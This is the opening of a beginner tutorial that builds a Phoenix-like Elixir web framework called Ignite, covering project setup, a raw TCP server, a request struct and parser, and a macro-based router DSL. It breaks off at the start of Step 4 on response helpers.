

Ignite

Build a Phoenix-like Web Framework from Scratch

A Step-by-Step Tutorial for Elixir Beginners

Author: Rajesh Pillai

Credits: Algorisys Open Source Team

March 2026

Table of Contents

Step 0: Project Setup
Step 1: The TCP Socket Foundation
Step 2: The Conn Struct & Parser
Step 3: Router DSL (Macros)
Step 4: Response Helpers
Step 5: Dynamic Route Matching
Step 6: OTP Supervision
Step 7: EEx Template Engine
Step 8: Middleware Pipeline (Plugs)
Step 9: POST Body Parser
Step 10: Cowboy Adapter
Step 11: Error Handler
Step 12: LiveView (WebSocket)
Step 13: Frontend JS Glue
Step 14: Diffing Engine
Step 15: Hot Code Reloader
Step 16: Morphdom Integration
Step 17: PubSub — Real-Time Broadcasting Between LiveViews
Step 18: LiveView Navigation — SPA-like Page Transitions
Step 19: LiveComponents — Reusable Stateful Widgets
Step 20: JS Hooks — Client-Side JavaScript Interop
Step 21: JSON Response Helper
Step 22: PUT/PATCH/DELETE HTTP Methods
Step 23: Scoped Routes
Step 24: Fine-Grained Diffing
Step 25: LiveView Streams
Step 26: File Uploads
Step 27: Path Helpers & Resource Routes
Step 28: Flash Messages
Step 29: Presence Tracking
Step 30: Ecto Integration (Database Persistence)
Step 31: CSRF Protection
Step 32: Content Security Policy (CSP) Headers
Step 33: `mix ignite.routes`
Step 34: Debug Error Page
Step 35: Logger Metadata (Request ID + Timing)
Step 36: Health Check Endpoint
Step 37: Static Asset Pipeline
Step 38: Test Helpers (ConnTest)

Step 39 — SSL/TLS Support

Step 40 — Deployment with `mix release` + Rate Limiting

Step 41: Stream Upsert & Limit

Step 42: FEx Templates (Flame EEx)

Step 43: Todo App — Capstone Project

Step 44: LiveView Resilience — Reconnection, Scoped Events & Status UI

Step 0: Project Setup

What We're Building

Before writing any framework code, we need to create the Elixir project that will hold everything. By the end of this step, you'll have a working Mix project called **Ignite** that compiles and runs.

Prerequisites

- **Elixir** >= 1.14 installed. Check with: `bash elixir --version` If not installed, follow the [official guide](#).
- **A text editor** — VS Code with the ElixirLS extension works well.
- **A terminal** — all commands in this tutorial use bash.

Concepts You'll Learn

Mix

Mix is Elixir's build tool. It's like `npm` for Node.js, `cargo` for Rust, or `maven` for Java. Mix handles:

Mix	
<code>mix new</code>	Create a new project
<code>mix compile</code>	Compile source code
<code>mix test</code>	Run tests
<code>mix deps.get</code>	Install dependencies
<code>iex -S mix</code>	Interactive shell with project

- Creating new projects (`mix new`)
- Compiling code (`mix compile`)
- Running tests (`mix test`)
- Managing dependencies (`mix deps.get`)
- Starting an interactive shell (`iex -S mix`)

Project Structure

When Mix creates a project, it generates a standard directory layout:

```
ignite/
├── lib/
│   ├── ignite.ex           # Top-level module
│   └── ignite/
│       └── application.ex  # OTP Application entry point
├── test/
│   ├── ignite_test.exs
│   └── test_helper.exs
├── mix.exs                 # Project configuration (like package.json)
└── .formatter.exs          # Code formatting rules
```

The key convention: a module named `Ignite.Server` lives in the file `lib/ignite/server.ex`. The directory structure mirrors the module name.

Module Name	File Path
Ignite	lib/ignite.ex
Ignite.Server	lib/ignite/server.ex
Ignite.Application	lib/ignite/application.ex
MyApp.Router	lib/my_app/router.ex

mix.exs

This is the project's configuration file. It defines:

```
defmodule Ignite.MixProject do
  use Mix.Project

  def project do
    [
      app: :ignite,                # Application name (atom)
      version: "0.1.0",            # Version string
      elixir: "~> 1.18",           # Required Elixir version
      start_permanent: Mix.env() == :prod, # Crash VM if app crashes in prod
      deps: deps()                 # Dependencies (none yet!)
    ]
  end

  def application do
    [
      extra_applications: [:logger], # Include Elixir's logger
      mod: {Ignite.Application, []}  # Entry point module
    ]
  end

  defp deps do
    [] # No dependencies for Steps 1-9!
  end
end
```



Key parts: - **project/0** — general project metadata - **application/0** — OTP application config. The **mod:** tells the BEAM VM which module to call when the app starts. - **deps/0** — external libraries. We won't add any until Step 10!

IEx (Interactive Elixir)

iex is Elixir's interactive shell (REPL). Running **iex -S mix** starts it with your project loaded, so you can call your functions directly:

```
$ iex -S mix
iex(1)> 1 + 1
2
iex(2)> String.upcase("hello")
"HELLO"
```

The `-S mix` flag tells IEx to compile and load your project first.

The `lib/ignite.ex` Module

Every Mix project gets a top-level module. Ours just has a module doc for now — we'll add functions later:

```
defmodule Ignite do
  @moduledoc """
  Ignite - A tiny Phoenix-like web framework built from scratch.
  """
end
```

`@moduledoc` is a **module attribute** that documents the module. It shows up in generated documentation and in IEx when you type `h Ignite`.

The `lib/ignite/application.ex` Module

This is the OTP Application entry point. The BEAM calls `start/2` when your app boots:

```
defmodule Ignite.Application do
  use Application

  @impl true
  def start(_type, _args) do
    children = []

    opts = [strategy: :one_for_one, name: Ignite.Supervisor]
    Supervisor.start_link(children, opts)
  end
end
```

Don't worry about understanding this yet — we'll cover OTP, Supervisors, and `use Application` in detail in Step 6. For now, just know it starts an empty supervisor that we'll add children to later.

Step-by-Step Setup

1. Create the project

Open your terminal and run:

```
mix new ignite --sup
```

The `--sup` flag generates the `application.ex` supervisor file. Mix will create the full project structure:

```
* creating README.md
* creating .formatter.exs
* creating .gitignore
* creating mix.exs
* creating lib
* creating lib/ignite.ex
* creating lib/ignite/application.ex
* creating test
* creating test/test_helper.exs
* creating test/ignite_test.exs
```

2. Enter the project directory

```
cd ignite
```

3. Initialize git

```
git init
git add .
git commit -m "Step 0: Initialize Mix project"
```

4. Verify it compiles

```
mix compile
```

You should see output like:

```
Compiling 2 files (.ex)
Generated ignite app
```

5. Start the interactive shell

```
iex -S mix
```

Try some Elixir:

```
iex(1)> IO.puts("Ignite is ready!")
Ignite is ready!
:ok
```

Exit with `Ctrl+C` twice.

6. Run the tests


```
mix test
```

You should see:

```
..  
Finished in 0.0 seconds  
1 test, 0 failures
```

7. Create the tutorial and templates directories

We'll need these in later steps:

```
mkdir -p templates  
mkdir -p assets
```

File Checklist

After this step, your project should have these files:

File	Status	Purpose
mix.exs	Generated by Mix	Project configuration
lib/ignite.ex	Generated by Mix	Top-level module
lib/ignite/application.ex	Generated by Mix	OTP Application entry point
test/test_helper.exs	Generated by Mix	Test setup
test/ignite_test.exs	Generated by Mix	Default test file
.formatter.exs	Generated by Mix	Code formatting rules
.gitignore	Generated by Mix	Git ignore patterns

What's Next

We have an empty Elixir project. In **Step 1**, we'll build the first real piece: a **TCP server** that listens on port 4000 and responds "Hello, Ignite!" to every browser request. You'll learn about Erlang's `:gen_tcp`, pattern matching, recursion, and BEAM processes.

[Next: Step 1 - The TCP Socket Foundation →](#)


Step 1: The TCP Socket Foundation

What We're Building

Every web framework — Phoenix, Rails, Express, Django — is fundamentally just a program that:

1. **Listens** on a TCP port (like port 4000)
2. **Accepts** a connection from a browser
3. **Reads** the HTTP request text
4. **Sends** back an HTTP response

In this step, we build exactly that: a TCP server that responds "Hello, Ignite!" to every request.



Concepts You'll Learn

Modules and Functions

In Elixir, code lives inside **modules**. Think of a module as a named container for related functions:

```
defmodule Ignite.Server do
  def start(port \\ 4000) do
    # ...
  end
end
```

- `defmodule` defines a module
- `def` defines a public function
- `defp` defines a private function (only callable inside its module)
- `\\` sets a default argument value (`port` defaults to `4000`)

Pattern Matching

Elixir uses `=` for **pattern matching**, not just assignment:

```
{:ok, socket} = :gen_tcp.listen(port, opts)
```

This says: "I expect `:gen_tcp.listen` to return a tuple starting with `:ok`. Bind the second element to `socket`." If it returns `{:error, reason}` instead, the program crashes — and that's intentional! (More on this in Step 6.)

Atoms

Words starting with `:` are **atoms** — constants whose name is their value:

```
:ok      # Success marker
:binary  # A flag for binary mode
:http    # A flag for HTTP parsing mode
```

They're used everywhere in Elixir for tags, options, and status codes.

Erlang Interop

Elixir runs on the Erlang VM (BEAM). We can call Erlang modules directly by using their atom names:

```
:gen_tcp.listen(port, opts) # Calls Erlang's gen_tcp:listen/2
```

`:gen_tcp` is an Erlang module that handles TCP networking.

Recursion (Instead of Loops)

Elixir doesn't have `for` or `while` loops. Instead, we use **recursion** — a function that calls itself:

```
defp loop_acceptor(socket) do
  {:ok, client} = :gen_tcp.accept(socket)
  spawn(fn -> serve(client) end)
  loop_acceptor(socket) # <-- calls itself
end
```

This runs forever, waiting for connections. The BEAM VM optimizes this so it doesn't use extra stack space (tail-call optimization).

```
loop_acceptor(socket)
├─ accept() → client_1 → spawn(serve)
├─ accept() → client_2 → spawn(serve)
├─ accept() → client_3 → spawn(serve)
└─ ... (forever)
```


BEAM Processes

`spawn/1` creates a new lightweight process:

```
spawn(fn -> serve(client) end)
```

BEAM processes are NOT operating system threads. They are: - **Extremely lightweight** (~2KB of memory each) - **Isolated** — if one crashes, others keep running - **Concurrent** — thousands can run at the same time

BEAM VM



This is why we can handle each request in its own process.

The Code

The server lives in `lib/ignite/server.ex`. Here's what each part does:

Opening the Socket

```
{:ok, listen_socket} = :gen_tcp.listen(port, [
  :binary,      # Receive data as binaries (Elixir strings)
  packet: :http, # Let Erlang parse HTTP requests for us
  active: false, # We control when to read (synchronous/pull mode)
  reuseaddr: true # Can restart server immediately without port conflict
])
```

The `packet: :http` option is powerful — Erlang's built-in HTTP parser will break the request into structured tuples instead of raw text.

Accepting Connections

```
defp loop_acceptor(listen_socket) do
  {:ok, client_socket} = :gen_tcp.accept(listen_socket) # Blocks here
  spawn(fn -> serve(client_socket) end)                 # Handle in new process
  loop_acceptor(listen_socket)                           # Wait for next
end
```

`accept/1` blocks until a browser connects. Then we immediately spawn a process and loop back. The server is always ready for the next request.

Reading the HTTP Request

```
defp read_request_line(socket) do
  {:ok, {:http_request, method, {:abs_path, path}, _version}} = :gen_tcp.recv(socket, 0)
  {method, path}
end
```

With `packet: :http`, Erlang parses `GET /hello HTTP/1.1` into: `{:http_request, :GET, {:abs_path, "/hello"}, {1, 1}}`

We pattern match to extract the method (`:GET`) and path (`"/hello"`).

Building the Response

```
"HTTP/1.1 200 OK\r\n" <>
"Content-Type: text/plain\r\n" <>
"Content-Length: #{byte_size(body)}\r\n" <>
"Connection: close\r\n" <>
"\r\n" <>
body
```

This is raw HTTP protocol. The `\r\n` (carriage return + line feed) and the blank line between headers and body are required by the HTTP spec.

HTTP Response Structure

HTTP/1.1 200 OK\r\n	← status line
Content-Type: text/plain\r\n	← header
Content-Length: 14\r\n	← header
Connection: close\r\n	← header
\r\n	← blank line (end of headers)
Hello, Ignite!	← body

Complete `lib/ignite/server.ex`

Create `lib/ignite/server.ex` with the following content:

```

defmodule Ignite.Server do
  require Logger

  def start(port \\ 4000) do
    {:ok, listen_socket} = :gen_tcp.listen(port, [
      :binary,
      packet: :http,
      active: false,
      reuseaddr: true
    ])

    Logger.info("Ignite is heating up on http://localhost:#{port}")

    loop_acceptor(listen_socket)
  end

  defp loop_acceptor(listen_socket) do
    {:ok, client_socket} = :gen_tcp.accept(listen_socket)
    spawn(fn -> serve(client_socket) end)
    loop_acceptor(listen_socket)
  end

  defp serve(client_socket) do
    {method, path} = read_request_line(client_socket)
    Logger.info("Received: #{inspect({method, path})}")

    body = "Hello, Ignite!"
    response = build_response(200, body)
    :gen_tcp.send(client_socket, response)
    :gen_tcp.close(client_socket)
  end

  defp read_request_line(socket) do
    {:ok, {:http_request, method, {:abs_path, path}, _version}} =
      :gen_tcp.recv(socket, 0)
    {method, path}
  end

  defp build_response(status, body) do
    "HTTP/1.1 #{status} OK\r\n" <>
    "Content-Type: text/plain\r\n" <>
    "Content-Length: #{byte_size(body)}\r\n" <>
    "Connection: close\r\n" <>
    "\r\n" <>
    body
  end
end

```

Note: `require Logger` makes the `Logger.info/1` macro available. This is what produces the `[info] Received: {:GET, "/"}` output you'll see in the terminal.

How It Works

Browser	Ignite Server
--- TCP connect to port 4000 ----->	:gen_tcp.accept/1 returns
--- "GET / HTTP/1.1\r\n..." ----->	:gen_tcp.recv/2 reads request
<--- "HTTP/1.1 200 OK\r\n..." -----	:gen_tcp.send/2 writes response
--- Connection closed ----->	:gen_tcp.close/1

Each connection gets its own BEAM process, so many browsers can connect at the same time.

Try It Out

1. Start the Elixir shell with your project loaded:

```
iex -S mix
```

1. Start the server:

```
iex> Ignite.Server.start()
```

You should see: `Ignite is heating up on http://localhost:4000`

1. Open your browser to `http://localhost:4000`

You should see: **Hello, Ignite!**

1. Try different URLs — `http://localhost:4000/anything` — they all return the same response. We'll fix that in Step 3 (Router).
2. Check your IEx terminal — you'll see log lines showing the request:

```
[info] Received: {:GET, "/"}  
[info] Received: {:GET, "/favicon.ico"}
```

1. Stop the server with `Ctrl+C` twice.

File Checklist

After this step, your project should have these files:

File	Status	Purpose
<code>lib/ignite/server.ex</code>	New	TCP server that listens, accepts, and responds

What's Next

Right now, every URL returns the same "Hello, Ignite!" response. We can't tell the difference between `/` and `/about` .

In **Step 2**, we'll create an `%Ignite.Conn{} struct` — a data structure that holds all the information about a request (method, path, headers) and its response (status, body). This is the same pattern Phoenix uses with `%Plug.Conn{} .`

[← Previous: Step 0 - Project Setup](#) | [Next: Step 2 - The Conn Struct & Parser →](#)


Step 2: The Conn Struct & Parser

What We're Building

In Step 1, our server treated every request the same. Now we need to *understand* what the browser is asking for.

We'll create two things: 1. `%Ignite.Conn{}` — a struct that holds all request and response data 2. `Ignite.Parser` — a module that reads the TCP socket and fills in the struct

This is the same pattern Phoenix uses with `%Plug.Conn{}`. The conn flows through your entire application: parser → router → controller → response.



Concepts You'll Learn

Structs

A **struct** is a map with a fixed set of keys and default values. Think of it as a blueprint:

%Ignite.Conn{}	
Request Fields (from parser)	Response Fields (from controller)
method: "GET"	status: 200
path: "/hello"	resp_headers: %{"content-..."}
headers: %{}	resp_body: ""
params: %{} Control: halted: false	

```
defmodule Ignite.Conn do
  defstruct [
    method: nil,
    path: nil,
    status: 200,
    resp_body: ""
  ]
end
```

You create one with `%Ignite.Conn{}` :


```
conn = %Ignite.Conn{method: "GET", path: "/hello"}
conn.path  #=> "/hello"
conn.status #=> 200 (the default)
```

Unlike plain maps, structs **catch typos at compile time**:

```
conn.nonexistent  #=> ** (KeyError) - Elixir catches this!
```

The Alias Keyword

`alias` creates a shortcut so you don't have to type the full module name:

```
alias Ignite.Conn

# Now you can write:
%Conn{method: "GET"}
# Instead of:
%Ignite.Conn{method: "GET"}
```

`:gen_tcp.recv/2` — Reading from a Socket

`:gen_tcp.recv(socket, 0)` reads the next chunk of data from the TCP socket. The `0` means "read whatever is available" (as opposed to a fixed number of bytes).

Because we set `packet: :http_bin` on the socket in Step 1, Erlang's built-in HTTP parser automatically breaks the raw bytes into structured tuples:

Raw HTTP bytes	Erlang's <code>:gen_tcp.recv/2</code> returns
GET /hello HTTP/1.1\r\n	→ <code>{:ok, {:http_request, :GET, {:abs_path, "/hello"}, ...}}</code>
Host: localhost:4000\r\n	→ <code>{:ok, {:http_header, _, :Host, _, "localhost:4000"}}</code>
Accept: text/html\r\n	→ <code>{:ok, {:http_header, _, :Accept, _, "text/html"}}</code>
\r\n (blank line)	→ <code>{:ok, :http_eoh}</code> ← end of headers signal

This means we never have to manually split strings or parse HTTP ourselves — Erlang does the heavy lifting, and we pattern match on the results.

Accumulator Pattern

When reading headers, we use a common Elixir pattern — passing an accumulator through recursive calls:

```
read_headers(socket, %{})
|
|  recv → {:http_header, _, :Host, _, "localhost:4000"}
|      acc = %{"host" => "localhost:4000"}
|
|  recv → {:http_header, _, :Accept, _, "text/html"}
|      acc = %{"host" => "localhost:4000", "accept" => "text/html"}
|
|  recv → :http_eoh ← stop! return acc
|      ✓ %{"host" => "localhost:4000", "accept" => "text/html"}
```

```
defp read_headers(socket, acc \\ %{}) do
  case :gen_tcp.recv(socket, 0) do
    {:ok, :http_eoh} ->
      acc # Done! Return what we collected

    {:ok, {:http_header, _, name, _, value}} ->
      key = name |> to_string() |> String.downcase()
      read_headers(socket, Map.put(acc, key, value)) # Add to acc, keep going
  end
end
```

The `name` from Erlang's HTTP parser might be an atom (`:Host`) or a string, so we normalize it: convert to string, then lowercase. This ensures headers are always accessed as `"host"` , `"content-type"` , etc.

The `\\` gives `acc` a default value of `%{}` (empty map), so callers don't need to pass it.

The Pipe Operator

The `|>` (pipe) operator passes the result of one function as the first argument to the next:

```
# Without pipe:
String.downcase(to_string(name))

# With pipe (reads top-to-bottom):
name |> to_string() |> String.downcase()
```

The Code

`lib/ignite/conn.ex`

Create `lib/ignite/conn.ex` . The struct definition below goes inside a `defmodule Ignite.Conn do ... end` block. Each field represents a piece of the request/response lifecycle:

```
defstruct [
  # Request fields (filled by the parser)
  method: nil,      # "GET", "POST", etc.
  path: nil,        # "/users/42"
  headers: %{},     # %{"host" => "localhost:4000", ...}
  params: %{},      # URL and body parameters (used later)

  # Response fields (filled by controllers)
  status: 200,
  resp_headers: %{"content-type" => "text/plain"},
  resp_body: "",

  # Control flow
  halted: false     # When true, stops the middleware pipeline
]
```

`lib/ignite/parser.ex`

Create `lib/ignite/parser.ex` . The parser reads from the socket and returns a filled-in `%Conn{}` . Here is the key function — see below for the complete file:

```
def parse(client_socket) do
  {method, path} = read_request_line(client_socket)
  headers = read_headers(client_socket)

  %Conn{
    method: to_string(method), # :GET → "GET"
    path: path,                 # "/hello"
    headers: headers            # %{"host" => "localhost:4000"}
  }
end
```

Key detail: `to_string(method)` converts the Erlang atom `:GET` into the string `"GET"`, which is easier to work with in our router.

Updated `lib/ignite/server.ex`

Update `lib/ignite/server.ex` — replace the `serve/1` function with the version below. The server now uses the parser:


```
defp serve(client_socket) do
  conn = Ignite.Parser.parse(client_socket)

  body =
    case conn.path do
      "/fire" -> "Everything is on fire!"
      _ -> "Hello, Ignite! You requested: #{conn.path}"
    end

  response = build_response(200, body)
  :gen_tcp.send(client_socket, response)
  :gen_tcp.close(client_socket)
end
```

We've gone from "raw TCP data" to "structured Elixir data." The rest of the framework will always work with `%Ignite.Conn{}` — never raw sockets.

How It Works



The parser is the **bridge** between the network layer (bytes on a wire) and the application layer (Elixir data structures).

Layer Diagram

Application	<code>%Conn{method: "GET", ...}</code>	← Elixir structs
Parser	<code>Ignite.Parser.parse/1</code>	← this step!
Erlang HTTP	<code>{:http_request, :GET, ...}</code>	← <code>:gen_tcp</code> + <code>packet: :http_bin</code>
TCP	raw bytes on the wire	← Step 1

Try It Out

1. Start the server:

```
iex -S mix
iex> Ignite.Server.start()
```

1. Visit `http://localhost:4000/` — you'll see "Hello, Ignite! You requested: /"
2. Visit `http://localhost:4000/fire` — you'll see "Everything is on fire!"
3. Visit `http://localhost:4000/anything` — you'll see the path echoed back
4. Check your terminal — you'll see structured log output like:

```
[info] GET /
[info] GET /fire
```

File Checklist

After this step, your project should have these files:

File	Status	Purpose
<code>lib/ignite/conn.ex</code>	New	<code>%Ignite.Conn{}</code> struct for request/response data
<code>lib/ignite/parser.ex</code>	New	Reads TCP socket and fills in a <code>%Conn{}</code>
<code>lib/ignite/server.ex</code>	Modified	Now uses <code>Ignite.Parser</code> instead of raw reads

What's Next

The `case conn.path do` approach works, but it's not scalable. Imagine having 100 routes all in one big `case` statement!

In **Step 3**, we'll build a **Router DSL** using Elixir macros. You'll be able to write clean, declarative routes like:

```
get "/", to: WelcomeController, action: :index
get "/fire", to: WelcomeController, action: :fire
```

This is where Elixir's metaprogramming superpowers come in.

Step 3: Router DSL (Macros)

What We're Building

Instead of a big `case` statement, we want to write routes like this:

```
get "/", to: WelcomeController, action: :index
get "/hello", to: WelcomeController, action: :hello
```

This is a **DSL** (Domain-Specific Language) — code that reads like a configuration file but is actually executable Elixir. Phoenix uses the same approach.

To build this, we need **macros** — Elixir's most powerful feature.

What you write (DSL)		What the compiler generates
<pre>get "/", to: Ctrl, action: :index</pre>	—macro→	<pre>defp dispatch(%Conn{method: "GET", path: "/" } = conn) do apply(Ctrl, :index, [conn]) end</pre>
<pre>get "/hello", to: Ctrl, action: :hello</pre>	—macro→	<pre>defp dispatch(%Conn{method: "GET", path: "/hello" } = conn) do apply(Ctrl, :hello, [conn]) end</pre>
<pre>finalize_routes()</pre>	—macro→	<pre>defp dispatch(conn) do # 404 Not Found end</pre>

Concepts You'll Learn

What Are Macros?

Macros are **code that writes code**. They run at **compile time** (when you run `mix compile`), not at runtime.

Here's the idea: when you write this in your router:

```
get "/hello", to: MyController, action: :hello
```

Elixir's compiler sees `get` is a macro and transforms it into:

```
defp dispatch(%Ignite.Conn{method: "GET", path: "/hello" } = conn) do
  apply(MyController, :hello, [conn])
end
```

The router module ends up with multiple `dispatch/1` function clauses, one per route. The BEAM VM's pattern matching picks the right one instantly.

defmacro

`defmacro` defines a macro. It looks like a function, but its arguments are code (AST nodes), and its return value is also code.

```
defmacro get(path, to: controller, action: action) do
  quote do
    defp dispatch(%Ignite.Conn{method: "GET", path: unquote(path)} = conn) do
      apply(unquote(controller), unquote(action), [conn])
    end
  end
end
```

quote and unquote

`quote` converts Elixir code into its **AST** (Abstract Syntax Tree) — the internal representation the compiler uses:

```
quote do
  1 + 2
end
#=> {:+, [], [1, 2]}
```

`unquote` injects a value from the macro's scope into the quoted code:

```
defmacro greet(name) do
  quote do
    "Hello, " <> unquote(name)
  end
end
```

Think of `quote` as a template and `unquote` as the placeholder slots.



Try it in IEx! Open a terminal and run `iex` to explore the AST yourself:

```
""elixir iex> quote do: 1 + 2 {:+, [context: Elixir, imports: [{2, Kernel}]], [1, 2]}
```

```
iex> quote do: "hello" "hello" # Simple values are their own AST
```

```
iex> name = "world" iex> quote do: "hello, " <> unquote(name) {:<>, [context: Elixir, imports: [{2, Kernel}]], ["hello, ", "world"]}
```

Notice the pattern: every expression becomes a 3-element tuple `{operation, metadata, arguments}`. That's all the AST is — nested tuples that describe your code. Macros receive these tuples and return new ones.

import vs alias

You've seen `alias` in Step 2 — it creates a shortcut for a module name. `import` is different: it brings a module's functions (or macros) into scope so you can call them **without the module prefix**:

```
# With alias – still need the module prefix for macros:
alias Ignite.Router
Router.get "/hello", ...    # Works, but verbose in a router file

# With import – macros are available directly:
import Ignite.Router
get "/hello", ...          # Clean! This is what we want in a DSL
```

Rule of thumb:

Directive	Effect	Example
alias	Shorter name for a module	Ignite.Conn → Conn
import	Use functions without prefix	text(conn, "Hi")
use	Run <code>__using__</code> macro to setup	use Ignite.Router

use and using

When you write `use Ignite.Router`, Elixir calls `Ignite.Router.__using__/1`. This is a macro that injects code into the calling module:

```
defmacro __using__(opts) do
  quote do
    import Ignite.Router    # Makes get/finalize_routes available
    def call(conn) do      # Defines the entry point
      dispatch(conn)
    end
  end
end
```

After `use Ignite.Router`, your module has: - The `call/1` function - Access to `get`, `finalize_routes` macros

```
use Ignite.Router
|
| ▼ calls __using__/1
|
| Injects into your module:
| ┌─ import Ignite.Router ──> get/2, finalize_routes/0 available
| └─ def call(conn)         ─> entry point defined
```

apply/3

In many languages you can call a method dynamically with `object.method()`. Elixir modules aren't objects — you can't write `controller.action(conn)`. Instead, Elixir provides `apply/3`, a built-in function that calls any function when you have the module and function name as variables:

```
apply(MyApp.WelcomeController, :index, [conn])
# Same as calling directly:
MyApp.WelcomeController.index(conn)
```

The three arguments are: 1. **Module** — the module that defines the function (e.g. `MyApp.WelcomeController`) 2. **Function name** — an atom (e.g. `:index`) 3. **Arguments** — a list of arguments to pass (e.g. `[conn]`)

We need `apply` in the router because the module and function come from macro arguments — they're variables, not hardcoded names. You can't

write `unquote(controller).unquote(action)(conn)` in Elixir; `apply/3` is the way to make dynamic function calls.

The Code

`lib/ignite/router.ex`

Create `lib/ignite/router.ex`. One built-in callback and two custom macros work together:

1. `__using__/1` — a special Elixir callback macro, automatically invoked when someone writes `use Ignite.Router`. Every module that wants to support `use` must define this.
2. `get/2` — a custom macro we define. Generates a `dispatch` clause for each GET route.
3. `finalize_routes/0` — a custom macro we define. Generates a catch-all 404 clause.

The key insight: each `get` call **defines a function clause**. Elixir functions can have multiple clauses, and the VM tries them in order:

```
# Generated by: get "/", to: WelcomeController, action: :index
defp dispatch(%Conn{method: "GET", path: "/" } = conn), do: ...

# Generated by: get "/hello", to: WelcomeController, action: :hello
defp dispatch(%Conn{method: "GET", path: "/hello" } = conn), do: ...

# Generated by: finalize_routes()
defp dispatch(conn), do: %Conn{conn | status: 404, ...}
```

`lib/my_app/router.ex`

Create `lib/my_app/router.ex`. This is what a **user** of the framework writes:

```
defmodule MyApp.Router do
  use Ignite.Router

  get "/", to: MyApp.WelcomeController, action: :index
  get "/hello", to: MyApp.WelcomeController, action: :hello

  finalize_routes()
end
```

Clean, declarative, and readable. The macros do all the heavy lifting.

`lib/my_app/controllers/welcome_controller.ex`

Create `lib/my_app/controllers/welcome_controller.ex`. Controllers receive a `conn` and return a modified `conn`:

```
def index(conn) do
  %Ignite.Conn{conn | resp_body: "Welcome to Ignite!"}
end
```

The `%Conn{conn | resp_body: "..."}` syntax creates a **new** `conn` with the `resp_body` field updated. The original `conn` is never modified (immutability!).

Updated `lib/ignite/server.ex`

Update `lib/ignite/server.ex` — replace the `serve/1` function with the version below. The server now follows: **Parse** → **Route** → **Respond**:

```
conn = Ignite.Parser.parse(client_socket) # 1. Parse
conn = MyApp.Router.call(conn)            # 2. Route
response = build_response(conn.status, conn.resp_body) # 3. Respond
```



How It Works

At compile time:

```
get "/hello", to: Ctrl, action: :hello
  ↓ (macro expansion)
defp dispatch(%Conn{method: "GET", path: "/hello"} = conn) do
  apply(Ctrl, :hello, [conn])
end
```

At runtime:

```
Browser: GET /hello
  ↓
MyApp.Router.call(conn)
  ↓
dispatch(%Conn{method: "GET", path: "/hello"})
  ↓ (pattern match succeeds!)
MyApp.WelcomeController.hello(conn)
  ↓
%Conn{resp_body: "Hello from the Controller!"}
```

Try It Out

1. Start the server:

```
iex -S mix
iex> Ignite.Server.start()
```

1. Visit `http://localhost:4000/` → "Welcome to Ignite!"
2. Visit `http://localhost:4000/hello` → "Hello from the Controller!"
3. Visit `http://localhost:4000/anything` → "404 — Not Found"

The router pattern-matches each request to the right controller automatically.

File Checklist

After this step, your project should have these files:

File	Status	Purpose
lib/ignite/router.ex	New	Router DSL with <code>get</code> macro and <code>finalize_routes</code>
lib/my_app/router.ex	New	App-level route definitions
lib/my_app/controllers/welcome_controller.ex	New	Welcome page controller
lib/ignite/server.ex	Modified	Now delegates to the router
lib/ignite/conn.ex	Unchanged	Conn struct (from Step 2)
lib/ignite/parser.ex	Unchanged	HTTP parser (from Step 2)

What's Next



Our controllers are building response strings manually with `%{conn | resp_body: ...}`. In **Step 4**, we'll create **Response Helpers** like `text(conn, "Hello!")` that handle status codes and content types automatically — just like Phoenix's `text/2` and `html/2`.

[← Previous: Step 2 - The Conn Struct & Parser](#) | [Next: Step 4 - Response Helpers →](#)

Step 4: Response Helpers

What We're Building

In Step 3, our controllers manually updated the `conn` struct:

```
%Ignite.Conn{conn | resp_body: "Hello!"}
```

This is error-prone — we'd forget to set the status code, content type, or the `halted` flag. We need helper functions like Phoenix has:

```
text(conn, "Hello!")           # Plain text
html(conn, "<h1>Hello</h1>")    # HTML
```

We'll also move the HTTP response building out of the server into a proper `send_resp/1` function.

Before (manual):	After (helpers):
<pre>%Conn{conn status: 200, resp_body: "Hello!", resp_headers: %{ "content-type" => "text/plain" }, halted: true }</pre>	<pre>text(conn, "Hello!") ▼ Sets status, body, content-type, and halted flag automatically</pre>

Concepts You'll Learn

